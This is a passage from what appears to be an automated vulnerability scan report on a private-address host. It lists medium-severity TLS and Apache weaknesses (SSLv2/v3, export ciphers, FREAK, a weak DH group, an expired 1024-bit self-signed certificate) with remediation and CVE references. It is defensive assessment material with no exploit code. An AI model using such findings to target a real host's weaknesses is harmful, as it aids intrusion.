`cve: CVE-2001-0361`
`cve: CVE-2001-0572`
`cve: CVE-2001-1473`
`url: http://www.kb.cert.org/vuls/id/684820`
`url: http://www.securityfocus.com/bid/2344`
`url: http://xforce.iss.net/xforce/xfdb/6603`
`cert-bund: CB-K15/1534`
`dfn-cert: DFN-CERT-2015-1619`

[return to 192.168.138.136]

2.1.3 Medium 443/tcp

Medium (CVSS: 5.9)
NVT: SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection

Summary
It was possible to detect the usage of the deprecated SSLv2 and/or SSLv3 protocol on this system.

Vulnerability Detection Result
```
In addition to TLSv1.0+ the service is also providing the deprecated SSLv2 and S
↪SLv3 protocols and supports one or more ciphers. Those supported ciphers can b
↪e found in the 'SSL/TLS: Report Supported Cipher Suites' (OID: 1.3.6.1.4.1.256
↪23.1.0.802067) VT.
```

Impact

... continues on next page ...

... continued from previous page ...

An attacker might be able to use the known cryptographic flaws to eavesdrop the connection between clients and the service to get access to sensitive data transferred within the secured connection.
Furthermore newly uncovered vulnerabilities in this protocols won't receive security updates anymore.

Solution:
Solution type: Mitigation
It is recommended to disable the deprecated SSLv2 and/or SSLv3 protocols in favor of the TLSv1.2+ protocols. Please see the references for more information.

Affected Software/OS
All services providing an encrypted communication using the SSLv2 and/or SSLv3 protocols.

Vulnerability Insight
The SSLv2 and SSLv3 protocols contain known cryptographic flaws like:
- CVE-2014-3566: Padding Oracle On Downgraded Legacy Encryption (POODLE)
- CVE-2016-0800: Decrypting RSA with Obsolete and Weakened eNcryption (DROWN)

Vulnerability Detection Method
Check the used SSL protocols of the services provided by this system.
Details: `SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection`
OID:1.3.6.1.4.1.25623.1.0.111012
Version used: `2021-10-15T12:51:02Z`

References
`cve: CVE-2016-0800`
`cve: CVE-2014-3566`
`url: https://ssl-config.mozilla.org/`
`url: https://bettercrypto.org/`
`url: https://drownattack.com/`
`url: https://www.imperialviolet.org/2014/10/14/poodle.html`
`url: https://www.enisa.europa.eu/publications/algorithms-key-size-and-parameters-report-2014`
`cert-bund: CB-K18/0094`
`cert-bund: CB-K17/1198`
`cert-bund: CB-K17/1196`
`cert-bund: CB-K16/1828`
`cert-bund: CB-K16/1438`
`cert-bund: CB-K16/1384`
`cert-bund: CB-K16/1141`
`cert-bund: CB-K16/1107`
`cert-bund: CB-K16/1102`
`cert-bund: CB-K16/0792`
`cert-bund: CB-K16/0599`
`cert-bund: CB-K16/0597`

... continues on next page ...

... continued from previous page ...

cert-bund: CB-K16/0459
cert-bund: CB-K16/0456
cert-bund: CB-K16/0433
cert-bund: CB-K16/0424
cert-bund: CB-K16/0415
cert-bund: CB-K16/0413
cert-bund: CB-K16/0374
cert-bund: CB-K16/0367
cert-bund: CB-K16/0331
cert-bund: CB-K16/0329
cert-bund: CB-K16/0328
cert-bund: CB-K16/0156
cert-bund: CB-K15/1514
cert-bund: CB-K15/1358
cert-bund: CB-K15/1021
cert-bund: CB-K15/0972
cert-bund: CB-K15/0637
cert-bund: CB-K15/0590
cert-bund: CB-K15/0525
cert-bund: CB-K15/0393
cert-bund: CB-K15/0384
cert-bund: CB-K15/0287
cert-bund: CB-K15/0252
cert-bund: CB-K15/0246
cert-bund: CB-K15/0237
cert-bund: CB-K15/0118
cert-bund: CB-K15/0110
cert-bund: CB-K15/0108
cert-bund: CB-K15/0080
cert-bund: CB-K15/0078
cert-bund: CB-K15/0077
cert-bund: CB-K15/0075
cert-bund: CB-K14/1617
cert-bund: CB-K14/1581
cert-bund: CB-K14/1537
cert-bund: CB-K14/1479
cert-bund: CB-K14/1458
cert-bund: CB-K14/1342
cert-bund: CB-K14/1314
cert-bund: CB-K14/1313
cert-bund: CB-K14/1311
cert-bund: CB-K14/1304
cert-bund: CB-K14/1296
dfn-cert: DFN-CERT-2018-0096
dfn-cert: DFN-CERT-2017-1238
dfn-cert: DFN-CERT-2017-1236
dfn-cert: DFN-CERT-2016-1929

... continues on next page ...

... continued from previous page ...

dfn-cert: DFN-CERT-2016-1527
dfn-cert: DFN-CERT-2016-1468
dfn-cert: DFN-CERT-2016-1216
dfn-cert: DFN-CERT-2016-1174
dfn-cert: DFN-CERT-2016-1168
dfn-cert: DFN-CERT-2016-0884
dfn-cert: DFN-CERT-2016-0841
dfn-cert: DFN-CERT-2016-0644
dfn-cert: DFN-CERT-2016-0642
dfn-cert: DFN-CERT-2016-0496
dfn-cert: DFN-CERT-2016-0495
dfn-cert: DFN-CERT-2016-0465
dfn-cert: DFN-CERT-2016-0459
dfn-cert: DFN-CERT-2016-0453
dfn-cert: DFN-CERT-2016-0451
dfn-cert: DFN-CERT-2016-0415
dfn-cert: DFN-CERT-2016-0403
dfn-cert: DFN-CERT-2016-0388
dfn-cert: DFN-CERT-2016-0360
dfn-cert: DFN-CERT-2016-0359
dfn-cert: DFN-CERT-2016-0357
dfn-cert: DFN-CERT-2016-0171
dfn-cert: DFN-CERT-2015-1431
dfn-cert: DFN-CERT-2015-1075
dfn-cert: DFN-CERT-2015-1026
dfn-cert: DFN-CERT-2015-0664
dfn-cert: DFN-CERT-2015-0548
dfn-cert: DFN-CERT-2015-0404
dfn-cert: DFN-CERT-2015-0396
dfn-cert: DFN-CERT-2015-0259
dfn-cert: DFN-CERT-2015-0254
dfn-cert: DFN-CERT-2015-0245
dfn-cert: DFN-CERT-2015-0118
dfn-cert: DFN-CERT-2015-0114
dfn-cert: DFN-CERT-2015-0083
dfn-cert: DFN-CERT-2015-0082
dfn-cert: DFN-CERT-2015-0081
dfn-cert: DFN-CERT-2015-0076
dfn-cert: DFN-CERT-2014-1717
dfn-cert: DFN-CERT-2014-1680
dfn-cert: DFN-CERT-2014-1632
dfn-cert: DFN-CERT-2014-1564
dfn-cert: DFN-CERT-2014-1542
dfn-cert: DFN-CERT-2014-1414
dfn-cert: DFN-CERT-2014-1366
dfn-cert: DFN-CERT-2014-1354

Medium (CVSS: 5.3)
NVT: SSL/TLS: Server Certificate / Certificate in Chain with RSA keys less than 2048 bits

Summary
The remote SSL/TLS server certificate and/or any of the certificates in the certificate chain is using a RSA key with less than 2048 bits.

Vulnerability Detection Result
```
The remote SSL/TLS server is using the following certificate(s) with a RSA key w
↪ith less than 2048 bits (public-key-size:public-key-algorithm:serial:issuer):
1024:RSA:00:1.2.840.113549.1.9.1=#726F6F74406C6F63616C686F73742E6C6F63616C646F6D
↪61696E,CN=localhost.localdomain,OU=SomeOrganizationalUnit,O=SomeOrganization,L
↪=SomeCity,ST=SomeState,C=-- (Server certificate)
```

Impact
Using certificates with weak RSA key size can lead to unauthorized exposure of sensitive information.

Solution:
Solution type: Mitigation
Replace the certificate with a stronger key and reissue the certificates it signed.

Vulnerability Insight
SSL/TLS certificates using RSA keys with less than 2048 bits are considered unsafe.

Vulnerability Detection Method
Checks the RSA keys size of the server certificate and all certificates in chain for a size $<$ 2048 bit.
Details: `SSL/TLS: Server Certificate / Certificate in Chain with RSA keys less than 2048. ↪..`
OID:1.3.6.1.4.1.25623.1.0.150710
Version used: `2021-12-10T12:48:00Z`

References
`url: https://www.cabforum.org/wp-content/uploads/Baseline_Requirements_V1.pdf`

Medium (CVSS: 5.0)
NVT: SSL/TLS: Report Weak Cipher Suites

Summary
This routine reports all Weak SSL/TLS cipher suites accepted by a service.
NOTE: No severity for SMTP services with 'Opportunistic TLS' and weak cipher suites on port 25/tcp is reported. If too strong cipher suites are configured for this service the alternative would be to fall back to an even more insecure cleartext communication.

Vulnerability Detection Result
... continues on next page ...

... continued from previous page ...

'Weak' cipher suites accepted by this service via the SSLv3 protocol:
TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
TLS_RSA_EXPORT1024_WITH_DES_CBC_SHA
TLS_RSA_EXPORT1024_WITH_RC2_CBC_56_MD5
TLS_RSA_EXPORT1024_WITH_RC4_56_MD5
TLS_RSA_EXPORT1024_WITH_RC4_56_SHA
TLS_RSA_EXPORT_WITH_DES40_CBC_SHA
TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5
TLS_RSA_EXPORT_WITH_RC4_40_MD5
TLS_RSA_WITH_RC4_128_MD5
TLS_RSA_WITH_RC4_128_SHA
'Weak' cipher suites accepted by this service via the TLSv1.0 protocol:
TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
TLS_RSA_EXPORT1024_WITH_DES_CBC_SHA
TLS_RSA_EXPORT1024_WITH_RC2_CBC_56_MD5
TLS_RSA_EXPORT1024_WITH_RC4_56_MD5
TLS_RSA_EXPORT1024_WITH_RC4_56_SHA
TLS_RSA_EXPORT_WITH_DES40_CBC_SHA
TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5
TLS_RSA_EXPORT_WITH_RC4_40_MD5
TLS_RSA_WITH_RC4_128_MD5
TLS_RSA_WITH_RC4_128_SHA

Solution:
Solution type: Mitigation
The configuration of this services should be changed so that it does not accept the listed weak cipher suites anymore.
Please see the references for more resources supporting you with this task.

Vulnerability Insight
These rules are applied for the evaluation of the cryptographic strength:
- RC4 is considered to be weak (CVE-2013-2566, CVE-2015-2808)
- Ciphers using 64 bit or less are considered to be vulnerable to brute force methods and therefore considered as weak (CVE-2015-4000)
- 1024 bit RSA authentication is considered to be insecure and therefore as weak
- Any cipher considered to be secure for only the next 10 years is considered as medium
- Any other cipher is considered as strong

Vulnerability Detection Method
Details: SSL/TLS: Report Weak Cipher Suites
OID:1.3.6.1.4.1.25623.1.0.103440
Version used: 2021-12-01T13:10:37Z

References
cve: CVE-2013-2566
cve: CVE-2015-2808

... continues on next page ...

... continued from previous page ...

```
cve: CVE-2015-4000
url: https://www.bsi.bund.de/SharedDocs/Warnmeldungen/DE/CB/warnmeldung_cb-k16-1
↪465_update_6.html
url: https://bettercrypto.org/
url: https://mozilla.github.io/server-side-tls/ssl-config-generator/
cert-bund: CB-K21/0067
cert-bund: CB-K19/0812
cert-bund: CB-K17/1750
cert-bund: CB-K16/1593
cert-bund: CB-K16/1552
cert-bund: CB-K16/1102
cert-bund: CB-K16/0617
cert-bund: CB-K16/0599
cert-bund: CB-K16/0168
cert-bund: CB-K16/0121
cert-bund: CB-K16/0090
cert-bund: CB-K16/0030
cert-bund: CB-K15/1751
cert-bund: CB-K15/1591
cert-bund: CB-K15/1550
cert-bund: CB-K15/1517
cert-bund: CB-K15/1514
cert-bund: CB-K15/1464
cert-bund: CB-K15/1442
cert-bund: CB-K15/1334
cert-bund: CB-K15/1269
cert-bund: CB-K15/1136
cert-bund: CB-K15/1090
cert-bund: CB-K15/1059
cert-bund: CB-K15/1022
cert-bund: CB-K15/1015
cert-bund: CB-K15/0986
cert-bund: CB-K15/0964
cert-bund: CB-K15/0962
cert-bund: CB-K15/0932
cert-bund: CB-K15/0927
cert-bund: CB-K15/0926
cert-bund: CB-K15/0907
cert-bund: CB-K15/0901
cert-bund: CB-K15/0896
cert-bund: CB-K15/0889
cert-bund: CB-K15/0877
cert-bund: CB-K15/0850
cert-bund: CB-K15/0849
cert-bund: CB-K15/0834
cert-bund: CB-K15/0827
cert-bund: CB-K15/0802
```

... continues on next page ...

... continued from previous page ...

cert-bund: CB-K15/0764
cert-bund: CB-K15/0733
cert-bund: CB-K15/0667
cert-bund: CB-K14/0935
cert-bund: CB-K13/0942
dfn-cert: DFN-CERT-2021-0775
dfn-cert: DFN-CERT-2020-1561
dfn-cert: DFN-CERT-2020-1276
dfn-cert: DFN-CERT-2017-1821
dfn-cert: DFN-CERT-2016-1692
dfn-cert: DFN-CERT-2016-1648
dfn-cert: DFN-CERT-2016-1168
dfn-cert: DFN-CERT-2016-0665
dfn-cert: DFN-CERT-2016-0642
dfn-cert: DFN-CERT-2016-0184
dfn-cert: DFN-CERT-2016-0135
dfn-cert: DFN-CERT-2016-0101
dfn-cert: DFN-CERT-2016-0035
dfn-cert: DFN-CERT-2015-1853
dfn-cert: DFN-CERT-2015-1679
dfn-cert: DFN-CERT-2015-1632
dfn-cert: DFN-CERT-2015-1608
dfn-cert: DFN-CERT-2015-1542
dfn-cert: DFN-CERT-2015-1518
dfn-cert: DFN-CERT-2015-1406
dfn-cert: DFN-CERT-2015-1341
dfn-cert: DFN-CERT-2015-1194
dfn-cert: DFN-CERT-2015-1144
dfn-cert: DFN-CERT-2015-1113
dfn-cert: DFN-CERT-2015-1078
dfn-cert: DFN-CERT-2015-1067
dfn-cert: DFN-CERT-2015-1038
dfn-cert: DFN-CERT-2015-1016
dfn-cert: DFN-CERT-2015-1012
dfn-cert: DFN-CERT-2015-0980
dfn-cert: DFN-CERT-2015-0977
dfn-cert: DFN-CERT-2015-0976
dfn-cert: DFN-CERT-2015-0960
dfn-cert: DFN-CERT-2015-0956
dfn-cert: DFN-CERT-2015-0944
dfn-cert: DFN-CERT-2015-0937
dfn-cert: DFN-CERT-2015-0925
dfn-cert: DFN-CERT-2015-0884
dfn-cert: DFN-CERT-2015-0881
dfn-cert: DFN-CERT-2015-0879
dfn-cert: DFN-CERT-2015-0866
dfn-cert: DFN-CERT-2015-0844

... continues on next page ...

... continued from previous page ...

```
dfn-cert: DFN-CERT-2015-0800
dfn-cert: DFN-CERT-2015-0737
dfn-cert: DFN-CERT-2015-0696
dfn-cert: DFN-CERT-2014-0977
```

Medium (CVSS: 5.0)
NVT: SSL/TLS: Known Untrusted / Dangerous Certificate Authority (CA) Detection

Summary
The service is using an SSL/TLS certificate from a known untrusted and/or dangerous certificate authority (CA).

Vulnerability Detection Result

```
The certificate of the remote service is signed by the following untrusted and/o
↪r dangerous CA:
Issuer: 1.2.840.113549.1.9.1=#726F6F74406C6F63616C686F73742E6C6F63616C646F6D6169
↪6E,CN=localhost.localdomain,OU=SomeOrganizationalUnit,O=SomeOrganization,L=Som
↪eCity,ST=SomeState,C=--
Certificate details:
fingerprint (SHA-1)             | 9C4291C3BED2A95B983D10ACF766ECB987661D33
fingerprint (SHA-256)           | B4FE0D8F6D76DB37B1689244898C355C9C09D834C51B95
↪A1CB48DF9F7D18D35C
issued by                       | 1.2.840.113549.1.9.1=#726F6F74406C6F63616C686F
↪73742E6C6F63616C646F6D61696E,CN=localhost.localdomain,OU=SomeOrganizationalUni
↪t,O=SomeOrganization,L=SomeCity,ST=SomeState,C=--
public key algorithm            | RSA
public key size (bits)          | 1024
serial                          | 00
signature algorithm             | md5WithRSAEncryption
subject                         | 1.2.840.113549.1.9.1=#726F6F74406C6F63616C686F
↪73742E6C6F63616C646F6D61696E,CN=localhost.localdomain,OU=SomeOrganizationalUni
↪t,O=SomeOrganization,L=SomeCity,ST=SomeState,C=--
subject alternative names (SAN) | None
valid from                      | 2009-09-26 09:32:06 UTC
valid until                     | 2010-09-26 09:32:06 UTC
```

Impact
An attacker could use this for man-in-the-middle (MITM) attacks, accessing sensible data and other attacks.

Solution:
Solution type: Mitigation
Replace the SSL/TLS certificate with one signed by a trusted CA.

Vulnerability Detection Method

... continues on next page ...

... continued from previous page ...

The script reads the certificate used by the target host and checks if it was signed by a known untrusted and/or dangerous CA.
Details: SSL/TLS: Known Untrusted / Dangerous Certificate Authority (CA) Detection
OID:1.3.6.1.4.1.25623.1.0.113054
Version used: 2021-11-22T15:32:39Z

Medium (CVSS: 5.0)
NVT: SSL/TLS: Certificate Expired

Summary
The remote server's SSL/TLS certificate has already expired.

Vulnerability Detection Result

```
The certificate of the remote service expired on 2010-09-26 09:32:06.
Certificate details:
fingerprint (SHA-1)             | 9C4291C3BED2A95B983D10ACF766ECB987661D33
fingerprint (SHA-256)           | B4FE0D8F6D76DB37B1689244898C355C9C09D834C51B95
↪A1CB48DF9F7D18D35C
issued by                       | 1.2.840.113549.1.9.1=#726F6F74406C6F63616C686F
↪73742E6C6F63616C646F6D61696E,CN=localhost.localdomain,OU=SomeOrganizationalUni
↪t,O=SomeOrganization,L=SomeCity,ST=SomeState,C=--
public key algorithm            | RSA
public key size (bits)          | 1024
serial                          | 00
signature algorithm             | md5WithRSAEncryption
subject                         | 1.2.840.113549.1.9.1=#726F6F74406C6F63616C686F
↪73742E6C6F63616C646F6D61696E,CN=localhost.localdomain,OU=SomeOrganizationalUni
↪t,O=SomeOrganization,L=SomeCity,ST=SomeState,C=--
subject alternative names (SAN) | None
valid from                      | 2009-09-26 09:32:06 UTC
valid until                     | 2010-09-26 09:32:06 UTC
```

Solution:
Solution type: Mitigation
Replace the SSL/TLS certificate by a new one.

Vulnerability Insight
This script checks expiry dates of certificates associated with SSL/TLS-enabled services on the target and reports whether any have already expired.

Vulnerability Detection Method
Details: SSL/TLS: Certificate Expired
OID:1.3.6.1.4.1.25623.1.0.103955
Version used: 2021-11-22T15:32:39Z

Medium (CVSS: 4.3)
NVT: SSL/TLS: RSA Temporary Key Handling 'RSA_EXPORT' Downgrade Issue (FREAK)

Summary
This host is accepting 'RSA_EXPORT' cipher suites and is prone to man in the middle attack.

Vulnerability Detection Result
'RSA_EXPORT' cipher suites accepted by this service via the SSLv3 protocol:
TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
TLS_RSA_EXPORT_WITH_DES40_CBC_SHA
TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5
TLS_RSA_EXPORT_WITH_RC4_40_MD5
'RSA_EXPORT' cipher suites accepted by this service via the TLSv1.0 protocol:
TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
TLS_RSA_EXPORT_WITH_DES40_CBC_SHA
TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5
TLS_RSA_EXPORT_WITH_RC4_40_MD5

Impact
Successful exploitation will allow remote attacker to downgrade the security of a session to use 'RSA_EXPORT' cipher suites, which are significantly weaker than non-export cipher suites. This may allow a man-in-the-middle attacker to more easily break the encryption and monitor or tamper with the encrypted stream.

Solution:
Solution type: VendorFix
- Remove support for 'RSA_EXPORT' cipher suites from the service.
- If running OpenSSL update to version 0.9.8zd or 1.0.0p or 1.0.1k or later.

Affected Software/OS
- Hosts accepting 'RSA_EXPORT' cipher suites
- OpenSSL version before 0.9.8zd, 1.0.0 before 1.0.0p, and 1.0.1 before 1.0.1k.

Vulnerability Insight
Flaw is due to improper handling RSA temporary keys in a non-export RSA key exchange cipher suite.

Vulnerability Detection Method
Check previous collected cipher suites saved in the KB.
Details: SSL/TLS: RSA Temporary Key Handling 'RSA_EXPORT' Downgrade Issue (FREAK)
OID:1.3.6.1.4.1.25623.1.0.805142
Version used: 2022-04-14T06:42:08Z

References
cve: CVE-2015-0204
url: https://freakattack.com
url: http://www.securityfocus.com/bid/71936

... continues on next page ...

... continued from previous page ...

```
url: http://secpod.org/blog/?p=3818
url: http://blog.cryptographyengineering.com/2015/03/attack-of-week-freak-or-fac
↪toring-nsa.html
cert-bund: CB-K18/0799
cert-bund: CB-K16/1289
cert-bund: CB-K16/1096
cert-bund: CB-K15/1751
cert-bund: CB-K15/1266
cert-bund: CB-K15/0850
cert-bund: CB-K15/0764
cert-bund: CB-K15/0720
cert-bund: CB-K15/0548
cert-bund: CB-K15/0526
cert-bund: CB-K15/0509
cert-bund: CB-K15/0493
cert-bund: CB-K15/0384
cert-bund: CB-K15/0365
cert-bund: CB-K15/0364
cert-bund: CB-K15/0302
cert-bund: CB-K15/0192
cert-bund: CB-K15/0016
dfn-cert: DFN-CERT-2018-1408
dfn-cert: DFN-CERT-2016-1372
dfn-cert: DFN-CERT-2016-1164
dfn-cert: DFN-CERT-2016-0388
dfn-cert: DFN-CERT-2015-1853
dfn-cert: DFN-CERT-2015-1332
dfn-cert: DFN-CERT-2015-0884
dfn-cert: DFN-CERT-2015-0800
dfn-cert: DFN-CERT-2015-0758
dfn-cert: DFN-CERT-2015-0567
dfn-cert: DFN-CERT-2015-0544
dfn-cert: DFN-CERT-2015-0530
dfn-cert: DFN-CERT-2015-0396
dfn-cert: DFN-CERT-2015-0375
dfn-cert: DFN-CERT-2015-0374
dfn-cert: DFN-CERT-2015-0305
dfn-cert: DFN-CERT-2015-0199
dfn-cert: DFN-CERT-2015-0021
```

Medium (CVSS: 4.3)
NVT: SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection

Summary
It was possible to detect the usage of the deprecated TLSv1.0 and/or TLSv1.1 protocol on this system.

... continues on next page ...

... continued from previous page ...

Vulnerability Detection Result
The service is only providing the deprecated TLSv1.0 protocol and supports one o
↪r more ciphers. Those supported ciphers can be found in the 'SSL/TLS: Report S
↪upported Cipher Suites' (OID: 1.3.6.1.4.1.25623.1.0.802067) VT.

Impact
An attacker might be able to use the known cryptographic flaws to eavesdrop the connection between clients and the service to get access to sensitive data transferred within the secured connection.
Furthermore newly uncovered vulnerabilities in this protocols won't receive security updates anymore.

Solution:
Solution type: Mitigation
It is recommended to disable the deprecated TLSv1.0 and/or TLSv1.1 protocols in favor of the TLSv1.2+ protocols. Please see the references for more information.

Affected Software/OS
All services providing an encrypted communication using the TLSv1.0 and/or TLSv1.1 protocols.

Vulnerability Insight
The TLSv1.0 and TLSv1.1 protocols contain known cryptographic flaws like:
- CVE-2011-3389: Browser Exploit Against SSL/TLS (BEAST)
- CVE-2015-0204: Factoring Attack on RSA-EXPORT Keys Padding Oracle On Downgraded Legacy Encryption (FREAK)

Vulnerability Detection Method
Check the used TLS protocols of the services provided by this system.
Details: SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection
OID:1.3.6.1.4.1.25623.1.0.117274
Version used: 2021-07-19T08:11:48Z

References
cve: CVE-2011-3389
cve: CVE-2015-0204
url: https://ssl-config.mozilla.org/
url: https://bettercrypto.org/
url: https://datatracker.ietf.org/doc/rfc8996/
url: https://vnhacker.blogspot.com/2011/09/beast.html
url: https://web.archive.org/web/20201108095603/https://censys.io/blog/freak
url: https://www.enisa.europa.eu/publications/algorithms-key-size-and-parameters
↪-report-2014
cert-bund: CB-K18/0799
cert-bund: CB-K16/1289
cert-bund: CB-K16/1096

... continues on next page ...

... continued from previous page ...

cert-bund: CB-K15/1751
cert-bund: CB-K15/1266
cert-bund: CB-K15/0850
cert-bund: CB-K15/0764
cert-bund: CB-K15/0720
cert-bund: CB-K15/0548
cert-bund: CB-K15/0526
cert-bund: CB-K15/0509
cert-bund: CB-K15/0493
cert-bund: CB-K15/0384
cert-bund: CB-K15/0365
cert-bund: CB-K15/0364
cert-bund: CB-K15/0302
cert-bund: CB-K15/0192
cert-bund: CB-K15/0079
cert-bund: CB-K15/0016
cert-bund: CB-K14/1342
cert-bund: CB-K14/0231
cert-bund: CB-K13/0845
cert-bund: CB-K13/0796
cert-bund: CB-K13/0790
dfn-cert: DFN-CERT-2020-0177
dfn-cert: DFN-CERT-2020-0111
dfn-cert: DFN-CERT-2019-0068
dfn-cert: DFN-CERT-2018-1441
dfn-cert: DFN-CERT-2018-1408
dfn-cert: DFN-CERT-2016-1372
dfn-cert: DFN-CERT-2016-1164
dfn-cert: DFN-CERT-2016-0388
dfn-cert: DFN-CERT-2015-1853
dfn-cert: DFN-CERT-2015-1332
dfn-cert: DFN-CERT-2015-0884
dfn-cert: DFN-CERT-2015-0800
dfn-cert: DFN-CERT-2015-0758
dfn-cert: DFN-CERT-2015-0567
dfn-cert: DFN-CERT-2015-0544
dfn-cert: DFN-CERT-2015-0530
dfn-cert: DFN-CERT-2015-0396
dfn-cert: DFN-CERT-2015-0375
dfn-cert: DFN-CERT-2015-0374
dfn-cert: DFN-CERT-2015-0305
dfn-cert: DFN-CERT-2015-0199
dfn-cert: DFN-CERT-2015-0079
dfn-cert: DFN-CERT-2015-0021
dfn-cert: DFN-CERT-2014-1414
dfn-cert: DFN-CERT-2013-1847
dfn-cert: DFN-CERT-2013-1792

... continues on next page ...

... continued from previous page ...

dfn-cert: DFN-CERT-2012-1979
dfn-cert: DFN-CERT-2012-1829
dfn-cert: DFN-CERT-2012-1530
dfn-cert: DFN-CERT-2012-1380
dfn-cert: DFN-CERT-2012-1377
dfn-cert: DFN-CERT-2012-1292
dfn-cert: DFN-CERT-2012-1214
dfn-cert: DFN-CERT-2012-1213
dfn-cert: DFN-CERT-2012-1180
dfn-cert: DFN-CERT-2012-1156
dfn-cert: DFN-CERT-2012-1155
dfn-cert: DFN-CERT-2012-1039
dfn-cert: DFN-CERT-2012-0956
dfn-cert: DFN-CERT-2012-0908
dfn-cert: DFN-CERT-2012-0868
dfn-cert: DFN-CERT-2012-0867
dfn-cert: DFN-CERT-2012-0848
dfn-cert: DFN-CERT-2012-0838
dfn-cert: DFN-CERT-2012-0776
dfn-cert: DFN-CERT-2012-0722
dfn-cert: DFN-CERT-2012-0638
dfn-cert: DFN-CERT-2012-0627
dfn-cert: DFN-CERT-2012-0451
dfn-cert: DFN-CERT-2012-0418
dfn-cert: DFN-CERT-2012-0354
dfn-cert: DFN-CERT-2012-0234
dfn-cert: DFN-CERT-2012-0221
dfn-cert: DFN-CERT-2012-0177
dfn-cert: DFN-CERT-2012-0170
dfn-cert: DFN-CERT-2012-0146
dfn-cert: DFN-CERT-2012-0142
dfn-cert: DFN-CERT-2012-0126
dfn-cert: DFN-CERT-2012-0123
dfn-cert: DFN-CERT-2012-0095
dfn-cert: DFN-CERT-2012-0051
dfn-cert: DFN-CERT-2012-0047
dfn-cert: DFN-CERT-2012-0021
dfn-cert: DFN-CERT-2011-1953
dfn-cert: DFN-CERT-2011-1946
dfn-cert: DFN-CERT-2011-1844
dfn-cert: DFN-CERT-2011-1826
dfn-cert: DFN-CERT-2011-1774
dfn-cert: DFN-CERT-2011-1743
dfn-cert: DFN-CERT-2011-1738
dfn-cert: DFN-CERT-2011-1706
dfn-cert: DFN-CERT-2011-1628
dfn-cert: DFN-CERT-2011-1627

... continues on next page ...

... continued from previous page ...

dfn-cert: DFN-CERT-2011-1619
dfn-cert: DFN-CERT-2011-1482

Medium (CVSS: 4.3)
NVT: Apache HTTP Server 'httpOnly' Cookie Information Disclosure Vulnerability

Product detection result
cpe:/a:apache:http_server:1.3.20
Detected by Apache HTTP Server Detection Consolidation (OID: 1.3.6.1.4.1.25623.1
↪.0.117232)

Summary
Apache HTTP Server is prone to a cookie information disclosure vulnerability.

Vulnerability Detection Result
Vulnerability was detected according to the Vulnerability Detection Method.

Impact
Successful exploitation will allow attackers to obtain sensitive information that may aid in further attacks.

Solution:
Solution type: VendorFix
Update to Apache HTTP Server version 2.2.22 or later.

Affected Software/OS
Apache HTTP Server versions 2.2.0 through 2.2.21.

Vulnerability Insight
The flaw is due to an error within the default error response for status code 400 when no custom ErrorDocument is configured, which can be exploited to expose 'httpOnly' cookies.

Vulnerability Detection Method
Details: Apache HTTP Server 'httpOnly' Cookie Information Disclosure Vulnerability
OID:1.3.6.1.4.1.25623.1.0.902830
Version used: 2022-04-27T12:01:52Z

Product Detection Result
Product: cpe:/a:apache:http_server:1.3.20
Method: Apache HTTP Server Detection Consolidation
OID: 1.3.6.1.4.1.25623.1.0.117232)

References

... continues on next page ...

... continued from previous page ...

```
cve: CVE-2012-0053
url: http://secunia.com/advisories/47779
url: http://www.securityfocus.com/bid/51706
url: http://www.exploit-db.com/exploits/18442
url: http://rhn.redhat.com/errata/RHSA-2012-0128.html
url: http://httpd.apache.org/security/vulnerabilities_22.html
url: http://svn.apache.org/viewvc?view=revision&revision=1235454
url: http://lists.opensuse.org/opensuse-security-announce/2012-02/msg00026.html
cert-bund: CB-K15/0080
cert-bund: CB-K14/1505
cert-bund: CB-K14/0608
dfn-cert: DFN-CERT-2015-0082
dfn-cert: DFN-CERT-2014-1592
dfn-cert: DFN-CERT-2014-0635
dfn-cert: DFN-CERT-2013-1307
dfn-cert: DFN-CERT-2012-1276
dfn-cert: DFN-CERT-2012-1112
dfn-cert: DFN-CERT-2012-0928
dfn-cert: DFN-CERT-2012-0758
dfn-cert: DFN-CERT-2012-0744
dfn-cert: DFN-CERT-2012-0568
dfn-cert: DFN-CERT-2012-0425
dfn-cert: DFN-CERT-2012-0424
dfn-cert: DFN-CERT-2012-0387
dfn-cert: DFN-CERT-2012-0343
dfn-cert: DFN-CERT-2012-0332
dfn-cert: DFN-CERT-2012-0306
dfn-cert: DFN-CERT-2012-0264
dfn-cert: DFN-CERT-2012-0203
dfn-cert: DFN-CERT-2012-0188
```

Medium (CVSS: 4.0)
NVT: SSL/TLS: Diffie-Hellman Key Exchange Insufficient DH Group Strength Vulnerability

Summary
The SSL/TLS service uses Diffie-Hellman groups with insufficient strength (key size < 2048).

Vulnerability Detection Result
`Server Temporary Key Size: 512 bits`

Impact
An attacker might be able to decrypt the SSL/TLS communication offline.

Solution:
Solution type: Workaround

... continues on next page ...

... continued from previous page ...

Deploy (Ephemeral) Elliptic-Curve Diffie-Hellman (ECDHE) or use a 2048-bit or stronger Diffie-Hellman group (see the references).
For Apache Web Servers: Beginning with version 2.4.7, mod_ssl will use DH parameters which include primes with lengths of more than 1024 bits.

Vulnerability Insight
The Diffie-Hellman group are some big numbers that are used as base for the DH computations. They can be, and often are, fixed. The security of the final secret depends on the size of these parameters. It was found that 512 and 768 bits to be weak, 1024 bits to be breakable by really powerful attackers like governments.

Vulnerability Detection Method
Checks the DHE temporary public key size.
Details: `SSL/TLS: Diffie-Hellman Key Exchange Insufficient DH Group Strength Vulnerabili.`
`↪..`
OID:1.3.6.1.4.1.25623.1.0.106223
Version used: `2021-02-12T06:42:15Z`

References
`url: https://weakdh.org/`
`url: https://weakdh.org/sysadmin.html`

Medium (CVSS: 4.0)
NVT: SSL/TLS: Certificate Signed Using A Weak Signature Algorithm

Summary
The remote service is using a SSL/TLS certificate in the certificate chain that has been signed using a cryptographically weak hashing algorithm.

Vulnerability Detection Result
```
The following certificates are part of the certificate chain but using insecure
↪signature algorithms:
Subject:              1.2.840.113549.1.9.1=#726F6F74406C6F63616C686F73742E6C6F63
↪616C646F6D61696E,CN=localhost.localdomain,OU=SomeOrganizationalUnit,O=SomeOrga
